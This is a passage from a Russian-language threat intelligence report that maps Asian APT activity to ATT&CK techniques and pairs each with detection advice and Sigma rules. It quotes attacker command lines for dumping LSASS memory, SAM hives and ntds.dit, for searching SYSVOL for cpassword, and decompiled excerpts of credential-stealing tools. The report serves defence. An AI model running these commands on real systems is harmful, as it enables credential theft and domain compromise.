[assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
```

В этом инциденте был также обнаружен вредоносный файл GoogleUpdate, который создавал административную учетную запись на локальной машине:

```
C:\program files (x86)\google\update\googleupdate.exe
Md5: b65786eaedc96827855abca996fa0836
```

Обнаружение

Основной способ обнаружения этой подтехники — мониторинг запуска процессов и создания файлов с именами стандартных системных процессов в нестандартных директориях. В основном злоумышленник старается замаскироваться под файлы, находящиеся в данных директориях:

- System32
- SysWOW64
- WinSxS

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11

Sigma-правила

- Sigma-Generic-Executing File Named as System Tool in Unusual Directory

Masquerading: Masquerade Task or Service T1036.004

Основное описание

Эта подтехника применяется злоумышленниками для скрытия своей вредоносной активности путем имитации или замещения легитимных задач или сервисов операционной системы. В основном злоумышленники изменяют атрибуты задачи или сервиса, чтобы он выглядел как нормальный и легитимный процесс или сервис операционной системы. Они могут изменить имя, пути к исполняемому файлу, параметры командной строки и другие свойства, связанные с процессом или сервисом.

Азиатские группировки используют маскировку сервисов в своих операциях для обхода обнаружения и уклонения от защитных механизмов. Они могут создавать поддельные задачи или сервисы, имитирующие легитимные компоненты операционной системы, чтобы скрыть свою активность и обмануть системный мониторинг.

Примеры процедур

Пример 1

Как было описано выше, APT Dark Seoul использовала эту технику для маскировки своих служб под легальные службы. Сервисы создавались как в процессе запуска полезной нагрузки, так и при использовании утилиты SMBExec.

```
%SystemRoot%\System32\svchost.exe -k msupdate2
SERVICE_CREATE
S-1-5-18 (NT AUTHORITY\SYSTEM)

Event : 7045
Service Name:  Windows Host Management
Service File Name:  cmd /K start C:\Windows\setup\svchost.exe
Service Type:  user mode service
Service Start Type:  auto startService Account:  LocalSystem

Event : 7045
Service Name:  Windows Service Management
Service File Name:  cmd /K start C:\Windows\setup\winhost.exe
Service Type:  user mode service
Service Start Type:  auto start
Service Account:  LocalSystem
```

Пример 2

В аналогичном инциденте атакующий использовал библиотеку WpnUserService_2727f.dll, которая запускает службу с таким же именем, как у легитимной службы Windows Push Notification User Service.

Пример 3

Еще один случай, обнаруженный в РФ, в котором запущенная библиотека создает службу с легальным именем Service_name: NvContainerSvc.

MD5	File name
0AF1A8B5896A79FBB7A9BA551016DF8B	c:\ProgramData\microsoft\nvidia\version.dll

Данный сэмпл с 96% вероятностью атрибутируется к семейству MATA, основываясь на KTAE. MATA — это вредоносный фреймворк для сетевого оборудования на базе Windows и Linux, используемый в комплексе активностей с 2018 года. Предположительно принадлежит группировке Lazarus.

Рисунок 56 Отчет Kaspersky Threat Attribution Engine





Рисунок 57 Детонация сэмпла в Kaspersky TIP



Обнаружение

Обнаруживать применения данной подтехники проблематично, поскольку атакующий постоянно придумывает новые названия и описания для своих вредоносных задач и служб. Мы рекомендуем мониторить создание и запуск служб с участками легитимных имен и описаний, но не от оригинальных процессов. Например, создание службы с описанием google не от процесса $programfiles\Google\Update\GoogleUpdate.exe чаще всего свидетельствует о вредоносной активности. Данный метод требует фильтрации ложных срабатываний в конкретной инфраструктуре, но в конечном итоге приносит результат.

Часто в описании своей службы злоумышленники предупреждают о том, что если служба будет остановлена или отключена, то это нарушит какой-то важный компонент в системе, выдавая свою службу за критическую. На этом можно также построить правило корреляции, которое отслеживает ключевые слова — if, stop, disable — в описании службы.

Источник событий	Журнал	Event ID
Windows	System	7045
Windows	Security	4688, 4697
Windows	TaskScheduler	106, 200, 201
Sysmon	Sysmon	1, 13

Sigma-правила

- Sigma-Generic-Creating Windows Service appearing to be legitimate

Credential Access TA0006

OS Credential Dumping T1003

Основное описание

Злоумышленники могут попытаться сдампить учетные данные для входа в аккаунт, обычно в форме хэша пароля или пароля в открытом виде, из операционной системы и программного обеспечения. Полученные учетные данные затем могут быть использованы для выполнения горизонтального перемещения и доступа к информации с ограниченным доступом.

OS Credential Dumping: LSASS Memory T1003.001

Основное описание

Подтехника OS Credential Dumping: LSASS Memory T1003.001 используется злоумышленниками для получения учетных данных (credentials) в ОС Windows. Эта подтехника описывает получение учетных данных посредством дампа памяти процесса LSASS (Local Security Authority Subsystem Service) в операционных системах Windows.

Процесс LSASS отвечает за аутентификацию пользователей, а также за управление безопасностью учетных данных, таких как пароли, поэтому содержит важные учетные данные, такие как хэши паролей, сеансовые ключи и токены аутентификации, которые могут быть использованы злоумышленниками для привилегированного доступа к системе или распространения атак на другие ресурсы в сети.

Наиболее популярные инструменты, используемые атакующими:

- Mimikatz
- ProcDump
- Rubeus
- LaZagne
- Seth
- PowerSploit
- PowerShell Empire
- secretsdump.py
- lsassy
- pypykatz

Примеры процедур

Азиатские APT-группировки используют следующие способы эксплуатации данной техники:

Пример 1

В Индонезии азиатские акторы использовали необычный способ получения дампа памяти процесса LSASS — с использованием **DumpMinitool.exe** — легитимной утилиты, поставляемой вместе с Microsoft Visual Studio (Living Off the Land программа).

```
C:\Windows\System32\cmd.exe /C $windir\help\help\DumpMinitool.exe --file 1.txt --processId <lsass_pid> --dumpType Full
```

Пример 2

Часто азиатские APT-группы используют утилиту ProcDump.exe для дампа памяти процесса lsass.exe. В одном из расследований GERT утилита была обнаружена в директории веб-сервиса:

```
C:\inetpub\wwwroot\aspnet_client\Procdump.exe
```

Пример запуска:

```
procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\mem.dmp
```

Пример 3

Еще один пример использования утилиты LoLBin — переименованная C:\Windows\System32\comsvcs.dll:

```
rundll32.exe  C:\Windows\System32\111.dll, MiniDump 880 lsass.dmp full
```

Пример 4

Применение Mimikatz очень популярно среди атакующих, в том числе и азиатских APT-групп. В основном используют различные модификации популярного инструмента.

```
C:\Windows\System32\logfiles\msdol.exe privilege::debug sekurlsa::logonpasswords exit
```

Пример 5

Кроме того, в некоторых атаках с участием азиатских APT-групп одним из способов получения доступа к памяти lsass.exe было использование SSP-провайдера.

```
C:\Windows\Help\Help\ssp.exe  C:\Windows\Help\Help\Dll7.dll
```

ssp.exe (MD5: AF893448B4D1862C42D6E1CC3AA8878D) является загрузчиком SSP[13], в качестве аргумента ему передается DLL-библиотека, в данном случае Dll7.dll (MD5: 871CC8F514011F4796982D5E6E5F35C1) для загрузки в процесс lsass.exe.

Пример 6

Еще один вариант получения дампа памяти lsass.exe из индонезийского инцидента — метод кражи хэндла процесса lsass.exe.

```
C:\Windows\help\help\duplicatedump.exe  -f test -c C:\Windows\Help\Help\LSAPlugin.dll
```

duplicatedump.exe[14] — инструмент для кражи паролей из процесса lsass.exe, который дублирует существующий хэндл процесса lsass.exe для доступа к адресному пространству процесса.

```
duplicatedump.exe
MD5: AD2C078AE847EDE5C66494F0DDECD35C
LSAPlugin.dll
MD5: EC38F08AAAEADD833B0B356E2783FFD4
```

Пример 7

Азиатские акторы используют различные самописные инструменты, а также известные утилиты, такие как Mimikatz:

Библиотека EC38F08AAAEADD833B0B356E2783FFD4 имеет одну экспортируемую функцию DO, задача которой, используя API AddSecurityPackage (через RPC), заставить процесс lsass.exe загрузить библиотеку twindump.dll.

13 **SSP**

Подробнее

14 **DuplicateDump**

Подробнее

Рисунок 58 Декомпилированная вредоносная библиотека

```
  while ( a1[v3] );
  LOWORD(v12.Pointer) = 2 * v3;
  do
    ++v2;
  while ( a1[v2] );
  WORD1(v12.Simple) = 2 * (v2 + 1);
  mbstowcs((wchar_t *)&v16[27], a1, 0xF94ui64);
  v4 = WORD1(v12.Simple) + 216;
  v16[0] = 196i64;
  *(_DWORD *)((char *)v16 + 2) = (unsigned __int16)(WORD1(v12.Simple) + 216);
  v16[1] = GetCurrentProcessId();
  v16[2] = GetCurrentThreadId();
  v16[5] = 11i64;
  v16[26] = (__int64)&v15;
  v16[8] = v12.Simple;
  v16[9] = 216i64;
  if ( RpcStringBindingComposeA(0i64, (RPC_CSTR)"ncalrpc", 0i64, (RPC_CSTR)"lsasspirpc", 0i64, &StringBinding)
    || RpcBindingFromStringBindingA(StringBinding, &Binding) )
  {
    return 1i64;
  }
  memset(v14, 0, 48);
  LODWORD(Options) = 2;
  v14[6] = NdrClientCall3((MIDL_STUBLESS_PROXY_INFO *)&pProxyInfo, 0, 0i64, 0i64, Options, &v9, &v8, &v10).Simple;
  LODWORD(Optionsa) = v4;
  v12.Pointer = NdrClientCall3((MIDL_STUBLESS_PROXY_INFO *)&pProxyInfo, 3u, 0i64, v10, Optionsa, v16, &v8, &v10, v14).Pointer;
}
return 0i64;
```

Данную технику можно детектировать путем отслеживания загрузки неподписанных библиотек в процесс lsass.exe.

Обнаружение

Для обнаружения атак, связанных с техникой OS Credential Dumping: LSASS Memory T1003.001, рекомендуется применять следующие методы:


Используйте антивирусное программное обеспечение и другие инструменты для обнаружения вредоносных программ, таких как Mimikatz, ProcDump и т. п., которые могут быть использованы для сбора учетных данных из памяти LSASS.

Рассмотрите возможность отслеживать обращения к памяти процесса lsass.exe (Process Accessed).

Это можно сделать с помощью EDR на событиях, основанных на Win API **OpenProcess**(), а также с помощью агента мониторинга Sysmon. Для того чтобы сохранить дамп памяти или загрузить библиотеку в процесс lsass.exe, необходимы соответствующие права: на чтение и запись.

Ниже приведены права доступа к процессу с расшифровкой их значения:

Рисунок 59 Права доступа к процессу и расшифровка их значения



Детектирование можно построить на событии обращения к процессу с правами, включающими:

PROCESS_VM_READ (0x00000010)
PROCESS_VM_WRITE (0x00000020)

Например, следующее регулярное выражение включает все возможные комбинации прав с доступом на чтение или запись:

```
^0x\w*[1235679abdef]\w$
```

Рисунок 60 Комбинации прав доступа к процессу на чтение или запись

```
PROCESS_VM_WRITE    0x00000020      0000|0000|0000|0000|0000|0000|0010|0000
PROCESS_VM_READ     0x00000010      0000|0000|0000|0000|0000|0000|0001|0000

                                                                0 0000
                                                                1 0001 r
                                                                2 0010 w
                                                                3 0011 rw
                                                                4 0100
                                                                5 0101 r
                                                                6 0110 w
                                                                7 0111 rw
                                                                8 1000
                                                                9 1001 r
                                                                a 1010 w
                                                                b 1011 rw
                                                                c 1100
                                                                d 1101 r
                                                                e 1110 w
                                                                f 1111 rw
```

Если решение позволяет производить битовые операции, то можно выполнить проверку условий:

```
GrantedAccess & 0x00000010 == 0x00000010
GrantedAccess & 0x00000020 == 0x00000020
```

Большинство EDR отслеживают события загрузки образа в процесс (Image Loaded). На этом событии можно обнаружить следующие аномалии:

- загрузка DLL из общедоступной директории в процесс lsass.exe
- загрузка неподписанной DLL в процесс lsass.exe

Дополнительно можно отслеживать создание удаленного потока в процесс lsass.exe (Remote Thread Created) от нестандартного процесса. Запуск утилит для получения дампа памяти можно детектировать на событиях создания процесса (Process Created).

Источник событий	Журнал	Event ID
Windows	Security	4688, 4656
Sysmon	Sysmon	1, 6, 7, 8, 10

Sigma-правила

- Sigma-Generic-Image Loaded into lsass.exe
- Sigma-Generic-Lsass Dump via LOLBin
- Sigma-Generic-LSASS Memory Access via Leaked Handle Seclogon
- Sigma-Generic-Process Dump via Comsvcs.dll
- Sigma-Generic-Suspicious LSASS Memory Access

OS Credential Dumping: Security Account Manager T1003.002

Основное описание

Техника OS Credential Dumping: Security Account Manager T1003.002 также используется злоумышленниками для получения учетных данных. Эта подтехника описывает извлечение учетных данных из базы данных Security Account Manager (SAM) в операционных системах Windows.

SAM содержит информацию о пользователях и группах пользователей, хранит хэши паролей пользователей и служит для аутентификации при входе в систему. Он используется для управления учетными записями пользователей, контроля доступа и применения политик безопасности в Windows.

Файл SAM (SAM hive) находится в папке **C:\Windows\System32\Config** и доступен только системной учетной записи (System Account) при запуске операционной системы. Файл SAM защищен от прямого чтения и редактирования, однако атакующие используют различные способы, чтобы обойти это ограничение.

Примеры процедур

У большинства наблюдаемых нами азиатских группировок исполнение данной техники сводится к использованию стандартной утилиты reg.exe и сохранению веток в общедоступные директории системы.

```
$system32\reg.exe reg save hklm\sam $public\videos\sam.hive
$system32\reg.exe reg save hklm\security $public\videos\security.hive
$system32\reg.exe reg save hklm\system $public\videos\system.hive
```

```
$system32\reg.exe reg save hklm\sam c:\$recycle.bin\temp\sam.hive
```

Пример использованных команд от группы CopperTurtle:

```
reg save HKLM\SAM “c:\intel\SamBkup.hiv”
reg save HKLM\SYSTEM “c:\intel\SystemBkup.hiv”
reg save HKLM\SAM c:\intel\Sam.hiv
reg save HKLM\SYSTEM $windir\System.hiv
```

Обнаружение

Для обнаружения эксплуатации техники OS Credential Dumping Security Account Manager T1003.002 доступны различные методы:

Первый способ заключается в отслеживании запуска команды reg.exe для сохранения кустов реестра SAM, SYSTEM, SECURITY.

Вторым способом является мониторинг обращения к этим кустам реестра с правами на чтение.

```
HKLM\sam\sam\domains\account\users\<RID>
HKLM\SYSTEM\CurrentControlSet\control\lsa\JD
HKLM\SYSTEM\CurrentControlSet\control\lsa\GBG
HKLM\SYSTEM\CurrentControlSet\control\lsa\Skew1
HKLM\SYSTEM\CurrentControlSet\control\lsa\Data
HKLM\security\cache
HKLM\security\policy\secrets
```

Для этого необходимо настроить аудит обращения к ключам реестра выше. События обращения к объектам возникают часто, поэтому на EDR и в стандартном аудите Windows (Event ID 4663) обычно отслеживаются определенные объекты, отслеживание доступа к которым критично.

Источник событий	Журнал	Event ID
Windows	Security	4688, 4663
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Detected Access to SAM, SYSTEM and SECURITY registry hives
- Sigma-Generic-Dumping SAM via Command Line

OS Credential Dumping: NTDS T1003.003

Основное описание

NTDS.dit — это основная база данных Active Directory (AD) в Windows, которая содержит информацию о пользователях, группах, компьютерах и других объектах в сетевой доменной среде.

Файлы базы данных, журналы транзакций и файлы контрольных точек обычно хранятся в **C:\Windows\NTDS** каталоге на всех контроллерах домена.

Атакующие могут использовать хэши паролей напрямую из файла NTDS.dit для достижения своих целей. Взлом паролей пользователей является выгодным даже в случае, если злоумышленник уже получил контроль над доменом, поскольку пользователи часто повторно используют пароли как на системах, присоединенных к домену, так и на личных устройствах, не подключенных к домену.

Чтобы получить доступ к файлу NTDS.dit на контроллере домена, злоумышленник должен уже иметь административный доступ к Active Directory. В качестве альтернативы злоумышленник может скомпрометировать средство резервного копирования доменной инфраструктуры и скопировать файл ntds.dit.

Как только злоумышленник получает доступ к файловой системе контроллера домена, он может сохранить файл NTDS.dit, а также ветку реестра **HKEY_LOCAL_MACHINE\SYSTEM,** что необходимо для получения загрузочного ключа для расшифровки ntds.dit.

Важно отметить, что во время работы Active Directory сохраняет блокировку файла ntds.dit, предотвращая прямое копирование. Однако у злоумышленников есть несколько способов обойти это ограничение, в том числе:

- Использование службы теневого копирования тома (Volume Shadow Copy Service, VSS) для создания моментального снимка тома и последующего извлечения файла ntds.dit из этого снимка.
- Использование встроенных инструментов, таких как DSDBUtil.exe или NTDSUtil.exe, для генерации файлов носителя установки Active Directory.
- Использование инструментов PowerShell, таких как Invoke-NinjaCopy от PowerSploit, для копирования файлов даже во время их использования.
- Остановка Active Directory (хотя это, скорее всего, приведет к обнаружению и возможному повреждению доменной инфраструктуры).

Примеры процедур

Пример 1

Одна из азиатских группировок использовала самописную консольную утилиту для копирования файлов из одной директории в другую с помощью функций библиотеки vssapi.dll (функции API теневого копирования). С ее помощью производился дамп ntds.dit.

Рисунок 61 Декомпилированная вредоносная утилита, использующая vssapi.dll

```
if ( argc == 3 )
{
  sub_140001010("...Analyzing OS version\n", argv, envp);
  v4 = sub_140001680();
  if ( v4 == -1 )
  {
    sub_140001010("Get os version failed.\n", v5, v6);
    LastError = GetLastError();
    sub_140001700(LastError);
    return 0;
  }
  if ( v4 == -2 )
  {
    sub_140001010("Current os not supported.\n", v5, v6);
    return 0;
  }
  sub_140001010("...Loading library\n", v5, v6);
  LibraryW = LoadLibraryW(L"vssapi.dll");
  if ( !LibraryW )
  {
    v11 = "LoadLibrary:vssapi.dll failed.\n";
ABEL_15:
    sub_140001010(v11, v8, v10);
    v12 = GetLastError();
    sub_140001700(v12);
    return 0;
  }
  sub_140001010("...Getting proc address\n", v8, v10);
  CreateVssBackupComponentsInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                                                      LibraryW,
                                                                      "CreateVssBackupComponentsInternal");
  if ( !CreateVssBackupComponentsInternal )
  {
    v11 = "GetProcAddress CreateVssBackupComponentsInternal failed.\n";
    goto LABEL_15;
  }
  VssFreeSnapshotPropertiesInternal = (__int64 (__fastcall *)(_QWORD))GetProcAddress(
                                                                      LibraryW,
                                                                      "VssFreeSnapshotPropertiesInternal");
  if ( !VssFreeSnapshotPropertiesInternal )
```

Пример использования:

```
c:\programdata\microsoft\sc64.exe C:\Windows\ntds\ntds.dit c:\programdata\microsoft\ntds.dit
```

Пример 2

Еще один популярный способ дампа **ntds.dit** — использование утилиты ntdsutil.exe. Во множестве кампаний азиатских группировок наблюдается использование этой утилиты.

NTDSUtil — это консольная утилита для работы с базой данных AD (ntds.dit), позволяющая создавать IFM-наборы для DCPromo. IFM используется с DCPromo для того, чтобы при установке с носителя преобразуемому в контролер домена серверу не нужно было копировать данные домена по сети с другого DC.

Извлечение ntds.dit локально на DC с помощью создания IFM (теневая копия VSS) возможно при помощи NTDSUTIL.

Пример использования ntdsutil через PowerShell:

```
PowerShell ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\Windows\temp\ztemp' q q
```

Пример использования ntdsutil через cmd.exe:

```
ntdsutil "ac i ntds" "ifm" "create full C:\Windows\temp" q q
```

Пример 3

Также мы встретили использование утилиты **NTDSDumpEx,** которая извлекает данные из сохраненного дампа ntds.dit:

```
nd.exe -d ntds.dit -o hash.txt -s system.hiv -h -p -m
```

Обнаружение

Для обнаружения использования техники OS Credential Dumping: NTDS T1003.003 можно отслеживать запуск утилит для дампа NTDS.dit, например, ntdsutil, или инструментов теневого копирования.

Также в EDR можно отслеживать вызовы API-функций теневого копирования чувствительных файлов, таких как NTDS.dit, SAM, SYSTEM, SECURITY.

Источник событий	Журнал	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Saving ndts.dit via ntdsutil.exe
- Sigma-Generic-Copying ntds.dit from Volume Shadow Copy

Unsecured Credentials T1552

Основное описание

Техника Unsecured Credentials T1552 включает в себя методы, которые злоумышленники используют для обнаружения и получения небезопасно хранящихся или незащищенных учетных данных в системах. Она охватывает ситуации, когда пароли, ключи API, сертификаты или другие учетные данные хранятся или передаются в небезопасном или ненадежном формате или месте.

Unsecured Credentials: Credentials In Files T1552.001

Основное описание

Техника Unsecured Credentials: Credentials In Files T1552.001 предполагает получение учетных данных из файлов или документов, хранящихся в незащищенном или плохо защищенном виде. Злоумышленники используют эти файлы для сбора конфиденциальной информации, такой как имена пользователей, пароли, ключи API, или других учетных данных.

Эта техника основывается на том, что люди и организации часто хранят учетные данные в различных файлах, включая файлы конфигурации, скрипты, журналы и другие виды документации. Эти файлы могут быть случайно оставлены доступными для неавторизованных пользователей или храниться в небезопасных местах, что позволяет атакующим их получить.

После того как злоумышленники обнаружат файлы, содержащие учетные данные, они могут использовать различные методы для извлечения информации. Их подходы могут включать ручную проверку файлов с использованием регулярных выражений или подбора шаблонов для поиска соответствующих данных. Они также могут использовать автоматизированные инструменты парсинга для извлечения учетных данных из структурированных файлов, таких как XML, JSON, или файлов конфигурации.

Примеры процедур

Пример 1

В большинстве наблюдаемых нами атак с участием азиатских группировок были замечены команды для поиска незащищенных учетных данных в папке SYSVOL, которая может хранить скрипты для применения в доменной инфраструктуре. Чаще всего злоумышленники пытаются найти пароль локального администратора, задаваемый в GPO:

```
$system32\cmd.exe /C dir /s /a \\dc\SYSVOL\dc.domain.local\*.xml
```

Поиск по слову cpassword:

```
$system32\cmd.exe /C findstr /s /i "cpassword" \\dc\SYSVOL\*.xml
```

Пример 2

Также при проведении расследования одного из инцидентов было обнаружено, что атакующие получили учетные данные из PowerShell-скрипта **Join<username>1.ps1,** содержащего пароль, соответствующий пользователю <username>.

Пример 3

Еще один пример поиска чувствительной информации в пользовательских директориях:

```
where  /f /t /r \\<hostname>\C$\users\<username>\ *.doc *.docx *.xls *.xlsx *.ppt *.pptx *.pdf *.amr *.tif *.tiff *.rtf | findstr pass
```

Обнаружение

Для обнаружения этой техники можно использовать события создания процесса. В командной строке можно найти признаки поиска по шаблону, например, password, secret. Кроме создания процесса, можно также отслеживать события выполнения скрипта, например, PowerShell.

Основным способом обнаружения являются файлы-ловушки (honeypot), например, файлы с именами, содержащие следующие строки:

- password
- secret
- passport
- admin
- accounts
- wallets

Для таких файловых ловушек необходимо настроить аудит доступа к объекту. Процессы, которые будут обращаться к этим файлам, необходимо проверять на наличие вредоносной активности.

Источник событий	Журнал	Event ID
Windows	Security	4688, 4663
Sysmon	Sysmon	1

Sigma-правила

- Sigma-Generic-Extracting Credentials from Files via PowerShell

Credentials from Password Stores T1555

Основное описание

